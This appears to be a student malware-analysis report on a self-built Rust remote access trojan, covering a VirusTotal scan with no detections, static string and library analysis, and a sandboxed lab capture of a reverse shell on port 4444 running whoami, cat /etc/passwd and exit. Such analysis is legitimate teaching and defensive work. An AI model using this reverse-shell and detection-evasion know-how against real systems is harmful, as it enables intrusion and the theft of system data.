
**PART B: Analysis of Malware**


Basically we have created the exe file of the program and put on the virus total.



Analysis: So we found that it there was not detection of the malware, So,this shows that we should not trust on automated tools instead of use manual checking.








* **Rust Symbols:** The presence of Rust library functions (e.g., from std::alloc and std::sys\_common) confirms that the binary was built using Rust.
* **Memory and Error Handling:** Functions related to memory reservation and error handling (e.g., reserve\_and\_handle) may be part of routines preparing data for network transmission.
* **Network Behavior Clues:** The disassembled code hints at usage of functions that may be wrappers around system calls for creating network sockets and managing connections.

These findings point toward functionality that could be associated with a remote access mechanism, especially when paired with the string analysis.




Your rat file is an **ELF 64-bit dynamically linked executable** that is **not stripped**, meaning it still contains debug symbols, which is useful for analysis.

Since YARA works best on **plain text patterns**, if the malware is packed, obfuscated, or compiled without known strings, it **may not match any rules**.




The presence of debug symbols (due to it not being stripped) can assist with a deeper reverse engineering effort.



Using the strings command with a focus on network-related keywords revealed multiple occurrences of:

* connect
* ConnectionRefused
* ConnectionReset
* NotConnected
* connect\_addr

These strings suggest that the binary contains functions or calls to networking routines, likely intended for establishing outbound connections. This behavior is typical of RAT that seek to maintain remote control channels or perform data exfiltration.




the output should reveal shared library dependencies. Of particular interest are:

* **libc.so:** Provides standard system calls including those for network operations.
* **libssl.so / libcrypto.so:** Indicative of encrypted communication channels.
* **libcurl.so:** Often used for HTTP-based communications (possibly for C2 communication).

These dependencies further hint at potential networking and communication capabilities embedded within the binary.

After doing the static analysis we just found that the .exe file was written in Rust language which makes us difficult for static analysis.

**Dynamic Analysis:**  
Dynamic analysis is the process of executing malware in a controlled, sandboxed environment to observe its runtime behaviour and interactions with the operating system and network. This provides insight into real-world impact, including system modifications, network communications, and potential persistence mechanisms.




To safely analyse the malware behaviour without risking uncontrolled infection or data loss, we established an **isolated virtual testbed environment**, consisting of the following components:

* **Virtual Machines:** Two VMs on an internal-only network
  + **Victim Machine (VM-1):** Hosts the malware (RAT binary).
  + **Attacker Machine (VM-2):** Hosts the Command and Control (C2) server.
* **Networking Configuration:**
  + Network Type: Host-only adapter or Internal NAT
  + All communications restricted to localhost (127.0.0.1) to prevent external propagation.
* **Tools Used:**
  + **Wireshark:** For capturing and analysing packet-level network traffic.
  + **Netcat (nc):** As a lightweight command-and-control server interface.
  + **Custom Scripted C2 Listener:** Python or Bash-based interface to simulate attacker commands.
* **Monitoring:** System resource usage, file system changes, and open connections were tracked using:
  + lsof, netstat, ps, top, and file auditing tools.


**Initial Connection:**



* The RAT initiated a **TCP handshake** to the attacker's C2 server, establishing a **reverse TCP connection**.
* **Source:** Victim (RAT)
* **Destination:** Attacker (C2 listener on port e.g., 4444)
* This is a strategic choice: reverse connections often bypass firewall rules, which typically block incoming traffic but allow outbound connections.



* TCP communication is happening between port 4444 (C2C/RAT) and source port 51246.
* Source IP is 127.69.69.69, destination is 127.0.0.1 — looks like simulated or sandboxed environment.
* Payload is 77686f616d69 in hex, which translates to the command **whoami**.
* The attacker is sending the whoami command to the compromised system via the reverse shell.
* This command checks which user the shell is currently running as (e.g., root, admin, etc.).
* The TCP packet uses the PSH, ACK flags — indicating command is pushed immediately.
* Later, a RST, ACK is seen — this might be the session getting reset/closed.
* Confirms active command-and-control (C2) session and remote command execution.
* Indicates an **ongoing reverse shell attack** or **RAT behavior**.



**Source IP (C2):** 127.69.69.69 (loopback for safe testing)


**Destination Port:** 4444 (common for reverse shells)

**Protocol:** TCP

**Total Packets:** 15


**Session Direction:** Reverse TCP (Victim → C2)

RAT Responding with the response "adhikari" confirming that this is a reverse TCP connection where C2Cis issuing commands and RAT is executing it and sending back the response



**Response:** Full contents of /etc/passwd returned to the attacker.

**Significance:** Indicates that the RAT has read-level access to critical system files. If /etc/shadow were also accessible, it would suggest even higher privileges.



* TCP communication from source port 51246 to destination port 4444.
* Port 4444 is commonly used for reverse shells or RAT (Remote Access Trojan) activity.
* Source IP is 127.0.0.1, indicating local testing or sandbox analysis.
* Payload shows output of /etc/passwd — lists system users like root, daemon, etc.
* Presence of STDOUT: indicates it’s command output, likely from cat /etc/passwd.
* TCP flags PSH, ACK suggest immediate data push to the receiver.
* Strong sign of an active reverse shell — attacker is enumerating system users.
* Confirms malicious activity and system compromise.



* Payload is 65786974 in hex, which translates to the command **exit**.
* The attacker is sending the exit command to close the remote shell session.
* TCP flags: PSH, ACK – shows the command is pushed to the shell.
* Immediately after, a RST, ACK packet is seen – confirms the connection is forcefully terminated.
* This marks the **end of the reverse shell session**.
* Confirms a complete attack lifecycle: command execution (whoami, cat /etc/passwd) followed by session closure.



**Result:** The RAT terminated the session cleanly, sending a FIN/ACK or receiving a **RST (Reset)** flag from the server, signalling abrupt connection closure